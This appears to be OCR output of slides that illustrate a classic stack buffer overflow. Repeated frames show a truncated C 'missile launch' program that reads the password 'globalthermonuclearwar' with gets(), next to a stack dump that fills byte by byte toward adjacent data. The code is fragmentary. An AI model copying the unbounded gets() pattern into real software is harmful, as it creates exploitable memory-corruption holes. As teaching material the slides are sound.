
```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	0x02	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	0x00	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	0x00	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	0x00
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	0x00	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	0x40	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	0xfc	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	0x00
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char
    print
    gets(
    if (s
        a
    if (a
        pu
        la
    }
    if (!
        pu
}
int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	'w'
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08


```
globalthermonuclearwar
```



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char

    print
    gets(

    if (s
        a

    if (a
        pu
        la
    }

    if (!
        pu
}

int main(
{
    puts(
    authe
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	'g'	'l'	'o'	'b'
	'a'	'l'	't'	'h'
	'e'	'r'	'm'	'o'
	'n'	'u'	'c'	'l'
	'e'	'a'	'r'	'w'
	'a'	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

